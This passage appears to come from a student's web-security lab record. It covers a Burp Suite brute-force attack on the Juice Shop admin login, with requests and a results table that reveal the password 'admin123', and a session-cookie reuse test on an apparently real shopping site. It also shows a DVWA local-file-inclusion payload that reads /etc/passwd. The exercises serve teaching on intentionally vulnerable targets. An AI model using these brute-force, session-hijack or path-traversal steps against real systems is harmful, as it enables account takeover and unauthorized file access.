Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 742
Content-Type: application/json; charset=utf-8
Date: Sun, 17 Aug 2025 15:31:12 GMT
Etag: W/"2e6-58MXoiQFhQJWBnqLG4aiC7d6LX8"
Feature-Policy: payment 'self'
Nel:
{"report_to":"heroku-nel","response_headers":["Via"],"max_
age":3600,"success_fraction":0.01,"failure_fraction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://nel.her
oku.com/reports?s=%2FqdaIkugu2a6RzVc5XQvXJBYHOXLn0gyU5FWa9
W0EBU%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u00
26ts=1755444672"}],"max_age":3600}
Reporting-Endpoints:
heroku-nel="https://nel.heroku.com/reports?s=%2FqdaIkugu2a
6RzVc5XQvXJBYHOXLn0gyU5FWa9W0EBU%3D&sid=812dcc77-0bd0-43b1
-a5f1-b25750382959&ts=1755444672"
```


STEP-3:

Then right click the request and send it to the intruder in the burpsuite.



STEP-4:

Add the email address of the admin in the email field email:"admin@juice-sh.op"
And select the password and press -> add §



Target: https://juice-shop.herokuapp.com


Update Host header to match target

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 43
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"email":"","password":"asfasf"}
```

STEP-5:

Go to https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/best1050.txt and donwload the password list for bruteforce attack.

In the Payloads tab, load the wordlist. By pressing the Load button in the payload configuration area



Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0


Look In: Downloads
File Name: best1050.txt
Files of Type: All files

STEP-6:

Start the brute-force attack.

- Failed login attempts will return: 401 Unauthorized
- Successful login attempt will return: 200 OK

Wait for the attack to end. Once it end you can find the password in the password field


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://juice-shop.herokuapp.com ✓ Update Host header to match target


```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 40
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
Connection: close

{"email":"admin@juice-sh.op$","password":"$hi$"}
```

1 highlight

1 payload position Length: 770

STEP-7:

Filter the results by HTTP status code 200 to identify the correct Administrator password.



5. Intruder attack of https://juice-shop.herokuapp.com

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
118	admin123	200	313			1693	
0		401	625			937	
1		401	625			937	
2	------	401	628			937	
3	0	401	627			937	
4	00000	401	626			937	
5	000000	401	628			937	
6	0000000	401	631			937	
7	00000000	401	625			937	
8	0987654321	401	627			937	
9	1	401	626			937	
10	1111	401	260			937	
11	11111	401	246			937	
12	111111	401	251			937	
13	1111111	401	198			937	
14	11111111	401	260			937	
15	112233	401	252			937	
16	1212	401	256			937	
17	121212	401	257			937	
18	123	401	256			937	
19	123123	401	259			937	

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 51
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
Connection: keep-alive
```

STEP-8:

To verify try to login as admin with that password if logged in the password is correct and the web application is vulnerable to broken authentication due to lack of authentication mechanism.

RESULT:

This experiment confirms that the application is vulnerable to Broken Authentication due to weak password policies and lack of brute-force protection.

EX.NO : 09
DATE: 26/08/2025

TEST FOR WEB CACHE / COOKIE POSIONING

AIM:

To demonstrate and test the Web Cache cookie Poisioning . using Kutchkart web

REQUIREMENT:

1. Two different Web browser
2. Internet

PROCEDURE:

STEP-1:
Open the first web browser and Search for Kutch kart.Com.


STEP-2:
In that, you will get the home page ,Do login, you will get a Sign up page.

STEP-3:
Give-The Appropriate Name, Email, mobile number, Password for Registration.

STEP-4:
After the Signup process, Go to Login, Enter the Appropriate Email or Phone number and enter the Password.

STEP-5:
Now, you will get your account homepage, In that "Right click " on mouse And click “Inspect” and click In top side “+” icon in that go to application menu.

STEP-6:
In the Application menu, you will get cookies option, “Copy the URL (PHP session) link



STEP-7:

After copying , Open the Second browser and search for KutchKart.com

STEP-8:

We can see the homepage of the website without Account login

STEP-9:

Right click on the page, you will get Inspect⇒ Network ⇒ application, Paste the Copied "URL(PHP Session) link"

STEP-10:

Refresh the page, You will get an account of the First Browser in the Second one

RESULT:

This Experiment confirms that the Web Cache Cookies Piosioning is done and executed succ

EX.NO : 10
DATE: 02/09/2025

TEST FOR BROKEN ACCESS CONTROL

AIM:

To demonstrate and Test broken access control vulnerability


REQUIREMENTS:

1. Docker Desktop.
2. Web browser.

PROCEDURE:

STEP-1:

Download and install Docker Desktop for windows in https://www.docker.com/products/docker-desktop/


software for
developers and teams
Streamline development with Docker Desktop's powerful container tools.
Choose plan
Download Docker Desktop
Download for Mac – Apple Silicon
Download for Mac – Intel Chip
Download for Windows – AMD64
Download for Windows – ARM64
Download for Linux


STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command "docker run -p 80:80 vulnerables/web-dvwa" to download Damn vulnerable web application and run it on the port 80 locally.
Once starts downloading wait for the process to complete

STEP-3:

After successfully run the docker image (DVWA). Access DVWA in your browser at http://localhost:80



	Name	Container ID	Image	Port(s)	CPU (%)	Last started
	ubuntu	-	-	-	N/A	4 months ago
	docker-web	-	-	-	N/A	3 months ago

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\narin> docker run -d -p 80:80 vulnerables/web-dvwa
```


RAM 2.53 GB CPU 0.00% Disk: 19.41 GB used (limit 1006.85 GB)

Then login with:

Username - admin

Password – password

Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.



Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.


Setup Check

```
Operating system: *nix
Backend database: MySQL
PHP version: 7.0.30-0+deb9u1

Web Server SERVER_NAME: localhost

PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: app
MySQL password: ******
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: Missing

[User: www-data] Writable folder /var/www/html/hackable/uploads/: Yes
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

[User: www-data] Writable folder /var/www/html/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
```

Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again

STEP-4:

Go to DVWA main page → Click on File inclusion.



Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.

[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Username: admin
Security Level: low
PHPIDS: disabled

STEP-5:

On the File Inclusion page click file1.php. Notice the URL contains the page parameter, for example:

http://localhost/vulnerabilities/fi/?**page=file1.php**

Now, Modify the page parameter to attempt directory traversal and include the system passwd file:

http://localhost/vulnerabilities/fi/?page=../../../../../etc/passwd

Press Enter. If the application is vulnerable and accessible, the contents of /etc/passwd will be displayed in the browser.

The /etc/passwd file is displayed due to a Local File Inclusion (LFI) vulnerability and insufficient access control, allowing unauthorized users to view sensitive system files.

RESULT:

This experiment confirms that the application had local file inclusion vulnerability due to lack of access control.